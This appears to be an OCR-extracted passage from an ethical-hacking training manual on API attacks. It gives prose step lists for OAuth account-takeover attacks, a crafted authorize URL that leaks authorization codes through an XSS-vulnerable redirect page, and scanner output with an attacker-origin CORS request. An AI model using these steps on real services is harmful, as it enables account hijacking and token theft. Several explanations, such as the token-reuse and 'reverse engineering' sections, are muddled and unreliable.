

Bots connect to C&C handler and wait for instructions
④
⑤
Attacker sends commands to the bots through C&C
Bot Command and Control Center
①
Sets a bot C&C handler
②
Attacker infects a machine
Victim (Bot)
③
Bot looks for other vulnerable systems and infects them to create Botnet
Botnet
⑥
Bots attack target API
API Gateway

Figure 14.91: Illustration of API DDoS attack

- **Authorization Attacks on API: OAuth Attacks**

  According to *https://auth0.com*, OAuth is an authorization protocol that allows a user to grant limited access to his/her resources on one site to another site without having to expose his/her credentials.

  OAuth grants authorization flows for many computing devices and applications, such as connecting users to different applications from one application to access the required information.

  Different actors involved in the OAuth process:

  - **Owner of the resource**: The resource owner is also known as a user who grants permission to an application to access his/her account. The access to the application is limited or conditional, such as providing only read and write permissions.
  - **Authorization/Resource Server (API):** The resource server provides the secured user account, and the authorization server validates the user identity and then supplies the access token to the application.
  - **Client or Application:** It is an application that seeks access to the user account. To access the account, the user must authorize the application; then, the API should validate the authorization.

  Steps involved in Authorization Code Grant

  There are four steps involved in the authorization code grant, through which attackers can perform various authorization attacks on the API.

  - The user passes the GET request to the client via the user agent to initiate the authorization process. This operation can be performed via the "Login with or Connect" button displayed on the client's site.
  - The user agent can be redirected to the authorization server by the client using the following parameters:
    - **response _type**: Code used for informing the server which permissions to execute
    - **client_id**: ID assigned to the client
    - **redirect_uri**: URI where the authorization server redirects the user agent when the authorization code is provided
    - **scope**: Defines the level of access to the application
    - **State**: Opaque value used for security implementations. The value is also used for maintaining the state between request and callback
  - When the user is authenticated and authorized to access the resource, the user agent is redirected to redirect_uri by the authorization server. The server uses the following parameters to do this:
    - **Code**: Authorization code

    - **State**: Value supplied in the abovementioned request

- Using the authorization code, the client requests the access token by adding the following parameters in the body of a request:
    - **grant_type**: Authorization_code
    - **code**: Authorization code received in the previous message
    - **redirect_uri**: URI used in the first request

OAuth Attacks

Various attacks on OAuth performed by manipulating the requests stated above are described below:

- **Attack on 'Connect' Request**

  Most sites enable users to access other websites such as LinkedIn, Instagram, and Twitter, via OAuth. An attacker can exploit requests to connect one site to another, i.e., when the user hits the "Login with or Connect" button. Then, he or she can gain illegal access to the client-side user/victim's account by connecting his/her account to the provider's website.

  Steps to perform an attack on "Connect" request:

    - The attacker opens a fake account on the provider's website
    - The attacker initiates the "Connect" operation with the client through his/her fake account on the provider's website but halts authorization server redirects, which means that the attacker validates the client to access his/her resources on the provider, while the client is not informed.
    - The attacker creates a malicious web page as follows:
        - ✓ Uses CSRF to make the user logout on the provider.
        - ✓ Again uses CSRF to make the user login on the provider using his/her fake account credentials.
        - ✓ Spoofs the first request to connect the provider account with the client. It is just another GET request. It is usually performed inside the <iframe> tag to make the user unaware of this action.
    - Once the victim opens the attacker's malicious page, his/her account gets logged out on the provider and connects as a fake account. Then, the attacker's fake account is connected with the victim's account on the client. The victim does not ask the client for permission, as the attacker has already approved it.
    - Hence, the attacker can log into the victim's account on the client side using his/her fake account on the provider.

- **Attack on 'redirect_uri'**

  While registering, the domain is usually specified by the client and only those "redirect_uri" on the specific domain are permitted. If an attacker can identify vulnerabilities such as XSS on a web page on the client domain, he/she can exploit them to capture authorization code.

  Steps to perform an attack on 'redirect_uri':

  - The attacker leaks data through a vulnerable page on the client domain: **https://xyz.com/vuln**
  - The attacker installs malicious JavaScript on the page; then, the page sends the URL, which is loaded in the browser (along with the parameter and fragments) to the attacker
  - The attacker creates a page that prompts the user to open a malicious link:
  - **https://provider.com/oauth/authorize?client_id=CLIENTID&response_type=auth_code&redirect_uri=https%3A%2F%2Fxyz.com%2Fvuln**
  - When the victim opens the malicious link, the user agent is redirected to **https://xyz.com/vuln?code=CODE,** and the CODE is then exfiltrated to the attacker
  - Now, the attacker uses the retrieved code to provide the access token via authentic 'redirect_uri' such as **https://xyz.com/oauth/callback?code=CODE.**

- **CSRF on Authorization Response**

  The attacker performs a CSRF attack to connect a fake account on the provider with the victim's account on the client side. This attack exploits a third request related to authorization code grant.

  Steps to perform CSRF on authorization response:

  - The attacker open a fake account on the provider
  - The attacker starts a "Connect" operation with the client through his/her fake account on the provider, but halts authorization server redirects, which means that the attacker has validated the client to access his/her resources on the provider, while the client is not informed. Hence, the attacker stores the authorization_code.
  - The attacker persuades the user to send a request to **https://xyz.com/<provider>/login?code=Auth_Code**. This operation can be implemented by luring the victim into opening a malicious link embedded with an img or script tag along with the abovementioned link as source.
  - When the victim logs into the client, the attacker's fake account is connected to the victim's account


- Now, the attacker can sign in as the victim on the client by logging in with his/her fake account on the provider

- **Access Token Reusage**

  OAuth requires unique access tokens for individual clients. It ensures that these tokens saved on the authorization server are mapped to relevant scopes and time expiry. Access tokens provided for "ClientA" can work for "ClientB". Attackers exploit this feature to perform attacks on clients that allow grants implicitly.

  Steps to reuse access tokens:

  - The attacker develops a legitimate client application "clientA" and enrolls it with some provider
  - Now, the attacker lures the victim into accessing "clientA" and gains illegal access to the victim's access token on "clientA"
  - Let us consider that the victim accesses "client", which uses the implicit grant. In such a case, the authorization server redirects the user agent to **https://clientB.com/callback#access_token=ACCESSTOKEN. Now, the attacker can open this URL with client's access_token**.
  - The attacker is verified as a valid entity by "client". Therefore, one access token is sufficient for use on many clients using the implicit grant.



Other Techniques to Hack an API

Reverse Engineering	- Attackers invoke APIs in the **reverse order** to identify flaws residing in the API that can be obfuscated in real-time usage
User Spoofing	- Attackers masquerade as a trusted user to perform various attacks such as privilege escalation by **redirecting the URI function** to another URIs, injecting code that serves as text, or bombarding the API with excessive data to cause buffer overflow
Man-in-the-Middle Attacks	- Attackers perform MITM attacks using **domain squatting** and copying API resource locations to provide fake links that appear to be legitimate in API interactions
Session Replay Attacks	- Attackers perform session replay to **rewind the session time** and prompt the server to disclose information as though a similar request is made a second time
Social Engineering	- Social engineering techniques do not target the API or machine code, and are instead employed to trick users into **divulging their credentials** or other sensitive information to perform further attacks

Other Techniques to Hack an API

Different ways to hack an API are discussed below:

- **Reverse Engineering**

  Viewing the APIs from the developer's viewpoint can be flawed because it checks only if an API is working as intended. Once it is deployed for the end-user experience, it may not work as it worked in the developer environment. This is what attackers often attempt to do while reverse-engineering the API. Attackers invoke APIs in reverse order to identify the flaws residing in the API that can be obfuscated in real-time usage.

  For instance, consider an order is made using the same account that is already used for an earlier booking. The order flow appears to be something like this:

  - Order made
  - Order linked with the account
  - Order is accepted

  Attackers can use this flow in the process of reverse engineering an API. If the accepting mechanism is carried in the reverse order, the internal API used to connect orders to accounts can be crashed, thereby forcing the browser to expose the account details of a user.

- **User Spoofing**

  It is a process of concealing the original identity and masquerading as some other valid entity. In most cases, the attacker tries to expose himself as a legitimate user with special privileges and provides free data access to additional users to cause more damage. Attackers use details obtained from phishing or any other information leaking methods to masquerade as the original user.

If attackers can successfully break into the system, they can perform some type of privilege escalation attack by redirecting the URI function to another URI, injecting code that serves as text, or bombarding the API with excessive data, causing buffer overflow.

- **Man-in-the-Middle Attacks**

  In an MITM attack, attackers watch the API communications with the server or behave themselves as a server by intercepting the request calls. The attacker's motive, in this case, is to provide fake links that appear to be legitimate in API interaction. These attacks can be carried out by domain squatting and copying API resource location.

  For instance, the user might make a resource call via the API.io/media/function, and the attacker might be sitting at the APO.io/media/function. A change in a single character can make a significant difference. If the user clicks on the second link without noticing the URL misinterpretation, he/she will be providing sensitive information to an attacker-controlled server.

- **Session Replay Attacks**

  Session replay attacks can be launched on websites and other sources that initiate and store sessions. These attacks are usually performed to obtain session IDs and replay them to the server. In this case, attackers rewind the session time and prompt the server to disclose the information as though a similar request is made once again.

- **Social Engineering**

  Although it may not be a direct API attack, social engineering can be performed through the API. Social engineering does not affect the API or the machine code; it is a technique employed to trick users into divulging their credentials or other sensitive information. Phishing is a technique often used to send malicious links to users via email to reset or validate their security credentials. Spear-phishing is another sophisticated social engineering attack in which additional data is provided to the users, making them believe that they are interacting with a valid endpoint.

  If the user enters his/her credentials on the fake link, attackers can capture the data and launch further attacks such as modifying the account details and illegitimate online transactions, using the stolen credentials.


REST API Vulnerability Scanning

- REST API vulnerabilities introduce risks that are similar to web applications, such as **critical data theft** and **intermediate data tampering**
- Performing thorough scanning on REST APIs can expose various underlying vulnerabilities that attackers can exploit
- Attackers can use tools such as **Astra** to carry out REST API vulnerability scanning

REST API Vulnerability Scanning Tools

- Fuzzapi (*https://github.com*)
- W3af (*http://docs.w3af.org*)
- appspider (*https://www.rapid7.com*)
- Vooki (*https://www.vegabird.com*)
- OWASP ZAP (*https://www.owasp.org*)

Astra | Astra allows attackers to **detect REST APIs** that are vulnerable to attacks such as XSS, SQL injection, information leakage, CSRF, Broken authentication, and session management



```
CORS Misconfiguration in http://192.168.0.4/token.php

Summary:

Name:CORS Misconfiguration

Impact:High

Request_Headers:                                   Response_Headers:
Content-Type : application/json                    Access-Control-Allow-Credentials : true
origin : http://attackersite.com                   Access-Control-Allow-Origin : *
                                                   Connection : Keep-Alive
                                                   Content-Length : 28
                                                   Content-Type : text/html; charset=UTF-8
                                                   Date : Sat, 31 Mar 2018 06:53:06 GMT
                                                   Keep-Alive : timeout=5, max=100
                                                   Server : Apache/2.4.25 (Unix) LibreSSL/2.2.7 PHP/5.6.30
                                                   X-Powered-By : PHP/5.6.30

                                                   NA

Description:CORS misconfiguration allows attacker to send a cross domain request and can read arbitrary data of other users

Remidation:Validate origin header and allow only http request from trusted domain

Broken Authentication and session management in http://192.168.0.4/token.php
```

https://github.com

REST API Vulnerability Scanning


REST API vulnerabilities introduce the same risks as security issues in web applications and websites. These risks include critical data theft, intermediate data tampering, etc. Performing thorough scanning on REST APIs can expose various underlying vulnerabilities that attackers can exploit. Attackers can use tools such as Astra, Fuzzapi, W3af, and Appspider to carry out REST API vulnerability scanning.

- **Astra**

  Source: *https://github.com*

  Attackers use the Astra tool to detect and exploit underlying vulnerabilities in a REST API. Astra can discover and test authentications such login and logout; this feature makes it easy for attackers to incorporate it into the CICD pipeline. Astra can invoke API collection as an input value; hence, it can also be used for scanning REST APIs.

  Astra allows attackers to detect REST APIs that are vulnerable to attacks such as XSS, SQL injection, information leakage, CSRF, broken authentication and session management, JWT Attack, blind XXE injection, CRLF detection, CORS misconfiguration, and rate limiting.

